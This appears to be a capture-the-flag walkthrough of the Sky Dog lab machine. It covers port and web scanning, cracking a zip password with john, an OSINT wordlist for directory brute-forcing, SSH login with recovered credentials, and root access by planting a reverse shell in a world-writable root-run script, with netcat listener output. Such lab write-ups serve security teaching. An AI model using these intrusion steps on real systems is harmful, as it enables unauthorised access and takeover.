

# Sky Dog

## Enumeration:

Currently scanning: 172.16.194.0/16 | Screen View: Unique Hosts

32 Captured ARP Req/Rep packets, from 5 hosts. Total size: 1920

| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname                |
|-----------------|-------------------|-------|-----|--------------------------------------|
| 192.168.160.243 | 4a:e5:44:9f:e6:e6 | 15    | 900 | Unknown vendor                       |
| 192.168.160.167 | 74:4c:a1:78:d3:fb | 10    | 600 | Liteon Technology Corporation        |
| 192.168.160.62  | 08:00:27:ef:0b:15 | 4     | 240 | PCS Systemtechnik GmbH               |
| 192.168.160.62  | a4:97:b1:b4:5b:a9 | 1     | 60  | CHONGQING FUGUI ELECTRONICS CO.,LTD. |
| 192.168.160.164 | a4:97:b1:b4:5b:a9 | 2     | 120 | CHONGQING FUGUI ELECTRONICS CO.,LTD. |

```
Completed NSE at 08:12:01.181s elapsed
Nmap scan report for 192.168.160.62
Host is up (0.00047s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 c8:f7:5b:33:8a:5a:0c:03:bb:6b:af:2d:a9:70:d3:01 (DSA)
|   2048 01:9f:dd:98:ba:be:de:22:4a:48:4b:be:8d:1a:47:f4 (RSA)
|   256  f8:a9:65:a5:7c:50:1d:fd:71:57:92:38:8b:ee:8c:0a (ECDSA)
|_  256  1d:eb:57:4a:b6:23:66:f0:e7:d5:bb:8d:1e:d7:de:23 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-methods:
|_   Supported Methods: POST OPTIONS GET HEAD
|_ http-robots.txt: 252 disallowed entries (15 shown)
|_ /search /sdch /groups /catalogs /catalogues /news /nwshp
|_ /setnewsprefs? /index.html? /? /?hl=*% /?hl=*%&gws_rd=ssl
|_ /addurl/image? /mail/ /pagead/
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:EF:0B:15 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.001 days (since Wed Oct 11 08:40:16 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP  RTT      ADDRESS
1    0.47 ms  192.168.160.62
```

```
(root@kali)-[/home/kali/cfss/skydog]
# python3 /home/kali/tool/port-Scanner/portscanner.py -i 192.168.160.62 -p1 1 -p2 65535 -V0 -T 200

PORT SCANNER

~*~ SHY.BUG ~*~

OPEN PORTS:
Wed Oct 11 08:43:26 2023
[*] port: 22 is open
service running on port:22      SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2

Wed Oct 11 08:43:29 2023
[*] port: 80 is open
service running on port:80      Apache/2.4.7 (Ubuntu)
```

```
(root@kali)-[/home/kali/cfss/skydog]
# nikto -h http://192.168.160.62
- Nikto v2.5.0


+ Target IP:      192.168.160.62
+ Target Hostname: 192.168.160.62
+ Target Port:    80
+ Start Time:     2023-10-11 09:25:16 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/?ptl=true$/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/index.html?' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?hl=*gws_rd=ssl$/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?hl=*g*gws_rd=ssl/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/Setec/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?hl=/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?gws_rd=ssl$/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?hl=*g' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 299 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8416 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:      2023-10-11 09:25:52 (GMT-4) (36 seconds)

+ 1 host(s) tested
```

- After Nmap, portscan ( using personal tool ) and nikto scan:
  - ✓ Open ports : 22 (SSH) & 80 (HTTP)
  - ✓ Allowed and Useful Directories: *“/robots.txt”* and *“/Setec/”*.

## ➤ FLAG 1:




## ➤ FLAG 2:

- Upon downloading the given “SkyDogCon\_CTF.jpg” and checking its meta-data as stated in the flag hint.

```
(root@kali)-[/home/kali/cfss/skydog]
# strings SkyDogCon_CTF.jpg | grep flag


(root@kali)-[/home/kali/cfss/skydog]
# exiftool -e SkyDogCon_CTF.jpg
ExifTool Version Number      : 12.67
File Name                    : SkyDogCon_CTF.jpg
Directory                    : .
File Size                    : 85 kB
File Modification Date/Time  : 2015:09:18 07:35:25-04:00
File Access Date/Time       : 2023:10:11 08:56:16-04:00
File Inode Change Date/Time  : 2023:10:11 08:56:06-04:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
X Resolution                  : 96
Y Resolution                  : 96
Exif Byte Order              : Big-endian (Motorola, MM)
Software                     : Adobe ImageReady
XP Comment                   : flag{abc40a2d4e023b42bd1ff04891549ae2}
Padding                      : (Binary data 2060 bytes, use -b option to extract)
Image Width                  : 900
Image Height                 : 525
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
```






### ➤ FLAG 3:

- On following the “/Setec/” directory through the image, there is another directory.

```
1 <html>
2 
3 <!--
4 <script type="text/javascript">
5 var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." : "http://www.");
6 document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js' type='text/javascript'%3E%3C/script%3E"));
7 </script>
8 <script type="text/javascript">
9 try {
10 var pageTracker = _gat._getTracker_Aproved("NSA-Agent-Abbott"; AKA Darth Vader);
11 pageTracker._trackPageview();
12 } catch(err) {}</script>
13 -->
14 </html>
15
```



## Index of /Setec/Astronomy

| Name  | Last modified    | Size | Description |
|---|------------------|------|-------------|
|  <a href="#">Parent Directory</a>     |                  | -    |             |
|  <a href="#">Setec_Astronomy.jpg</a> | 2015-09-18 16:34 | 167K |             |
|  <a href="#">Whistler.zip</a>        | 2015-09-18 16:59 | 488  |             |

Apache/2.4.7 (Ubuntu) Server at 192.168.160.62 Port 80

- The file “ **Whistler.zip**” is password protected but can be cracked using john and rockyou.txt.

```
(root@kali)-[/home/kali/cfss/skydog]
# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
yourmother (Whistler.zip)
1g 0:00:00:00 DONE (2023-10-11 09:47) 25.00g/s 819200p/s 819200c/s 819200C/s 280690..eatme1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```


(root@kali)-[/home/kali/cfss/skydog]
# unzip Whistler.zip
Archive: Whistler.zip
[Whistler.zip] flag.txt password:
extracting: flag.txt
inflating: QuesttoFindCosmo.txt

(root@kali)-[/home/kali/cfss/skydog]
# ls
flag.txt hash QuesttoFindCosmo.txt scan SkyDogCon_CTF.jpg Whistler.zip

(root@kali)-[/home/kali/cfss/skydog]
# cat flag.txt
flag{1871a3c1da602bf471d3d76cc60cdb9b}


(root@kali)-[/home/kali/cfss/skydog]
#


```




## ➤ FLAG 4:

- The file "*QuesttoFindCosmo.txt*" suggests us to use OSHINT skills.
- Thus by starting the reverse image search on the picture "*/setec/Astronomy/Setec\_Astronomy.jpg*"





 The New York Times  
Comfort Viewing: Three  
Reasons I Love the...



 YouTube  
Sneakers (1/9) Movie  
CLIP - Professional...



 YouTube  
Sneakers (1992) - Movie  
- YouTube

- This shows that the given image from a film **Sneakers**, Thus made a list using all the keywords on the webpages related to sneakers movie like wikipedia, imdb and etc

```
(root@kali)-[/home/kali/cfss/skydog]
# strings list | awk 'length($0) > 3 {print}' | tr ' ' '\n' >> oshint_list
```

- First tried using oshint list for brute forcing ssh credential, later used it as directory search, which successfully given a directory name "**PlayTronics**".

```
(root@kali)-[/home/kali/cfss/skydog]
# gobuster dir --url http://192.168.160.62/ -w oshint_list --no-error
```

---

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

---

```
[+] Url:                http://192.168.160.62/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            oshint_list
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Timeout:            10s
```

---

```
Starting gobuster in directory enumeration mode
```

---

```
/                (Status: 200) [Size: 43]
/PlayTronics     (Status: 301) [Size: 321] [→ http://192.168.160.62/PlayTronics/]
/PlayTronics     (Status: 301) [Size: 321] [→ http://192.168.160.62/PlayTronics/]
Progress: 4061 / 4062 (99.98%)
```

---

```
Finished
```

---

- On PlayTronics web there was a flag along with a pcap file.

← → ↺ 🏠

🛡️ 🔒 192.168.160.62/PlayTronics/

📦 Hack The Box :: Dashb...

🚫 GTFOBins

🌐 yofoxy

🌐 UTC to IST Converter -...

📁 ctf\_times

# Index of /PlayTronics

| <u>Name</u>                           | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|---------------------------------------|----------------------|-------------|--------------------|
| 🔙 <a href="#">Parent Directory</a>    |                      | -           |                    |
| 🔍 <a href="#">companytraffic.pcap</a> | 2015-09-18 12:57     | 596K        |                    |
| 📄 <a href="#">flag.txt</a>            | 2015-09-18 17:36     | 38          |                    |

← → ↺ 🏠

🛡️ 🔒 192.168.109.62/PlayTronics/flag.txt

📦 Hack The Box :: Dashb...

🚫 GTFOBins

🌐 yofoxy

🌐 UTC to IST Converter -...

📁 ctf\_tim

```
flag{c07908a705c22922e6d416e0e1107d99}
```

🔔 Proceeded!

1 hashes were checked 1 found 0 not found


✅ Found:

c07908a705c22922e6d416e0e1107d99:1eroybrown

SEARCH AGAIN

## ➤ FLAG 5:

- A audio is extracted from previously given pcap file.
- On extracting the audio gives a text “ **Hi My name is Werner Brandes My voice is my passport Verify, ma’am**”



- At this point we have a name “ **Werner Brandes**” ( from extracted audio ) and key word “ **leroybrown**” ( from the hash of previous flag )
- After trying different possibilities, Finally there was a successful login with username: “ **wernerbrandes**” and password: “ **leroybrown**”.

```
Last login: Thu Oct 12 02:31:25 2023 from 192.168.72.109
wernerbrandes@skydogctf:~$ pwd
/home/wernerbrandes
wernerbrandes@skydogctf:~$ ls
flag.txt
wernerbrandes@skydogctf:~$ cat flag.txt
flag{82ce8d8f5745ff6849fa7af1473c9b35}wernerbrandes@skydogctf:~$
```

🔔 **Proceeded!**  
1 hashes were checked: 1 found 0 not found

✔ **Found:**

82ce8d8f5745ff6849fa7af1473c9b35:Dr. Gunter Janek

SEARCH AGAIN



## ➤ FLAG 6:

### Privilege Escalation:

- Upon using linpeas can find some directories and kernel exploits which aren't that useful.

```
Searching root files in home dirs (limit 30)
/home/
/root/
/var/www
/var/www/html
/var/www/html/Setec
/var/www/html/Setec/Astronomy
/var/www/html/CongratulationsYouDidIt
/var/www/html/PlayTronics
```

- Further enumeration shows a file “/lib/log/sanitizer.py” which basically clears data time to time.

```
/sys/fs/cgroup/systemd/user/1001.user/2.session
/home/wernerbrandes
/home/wernerbrandes/.cache
/home/wernerbrandes/.gnupg
/run/user/1001
/run/shm
/run/lock
wernerbrandes@skydogctf:~$ find / -type f -perm 0777
find: `/root': Permission denied
/lib/log/sanitizer.py
find: `/proc/tty/driver': Permission denied
find: `/proc/1/task/1/fd': Permission denied
find: `/proc/1/task/1/fdinfo': Permission denied
find: `/proc/1/task/1/ns': Permission denied
find: `/proc/1/fd': Permission denied
find: `/proc/1/map_files': Permission denied
find: `/proc/1/fdinfo': Permission denied
find: `/proc/1/ns': Permission denied
find: `/proc/2/task/2/fd': Permission denied
find: `/proc/2/task/2/fdinfo': Permission denied
```

- But the interesting thing is that the file is world writable and executed by the root.
- Thus by writing a reverse shell in “sanitizer.py” file can pwn a root shell.

```
(root@kali) [~/home/kali/CTF/skydog]
# nc -lnvp 4455
listening on [any] 4455 ...
connect to [192.168.210.109] from (UNKNOWN) [192.168.210.62] 37574
whoami
root
cd /root
ls -la
```

```
(root@kali)-[/home/kali/cfss/skydog]
# nc -lnvp 4455
listening on [any] 4455 ...
connect to [192.168.210.109] from (UNKNOWN) [192.168.210.62] 37579
ls
BlackBox
ls -la BlackBox
total 12
drwxr-xr-x 2 root root 4096 Sep 18 2015 .
drwx----- 3 root root 4096 Oct 30 2015 ..
-rw-r--r-- 1 nemo nemo 155 Sep 18 2015 flag.txt
cat /root/BlackBox/flag.txt
flag{b70b205c96270be6ced772112e7dd03f}

Congratulations!! Martin Bishop is a free man once again! Go here to receive your reward.
/CongratulationsYouDidIt
```

🚩 Proceeded!  
1 hashes were checked: 1 found 0 not found

✓ Found:  
b70b205c96270be6ced772112e7dd03f: CongratulationsYouDidIt

SEARCH AGAIN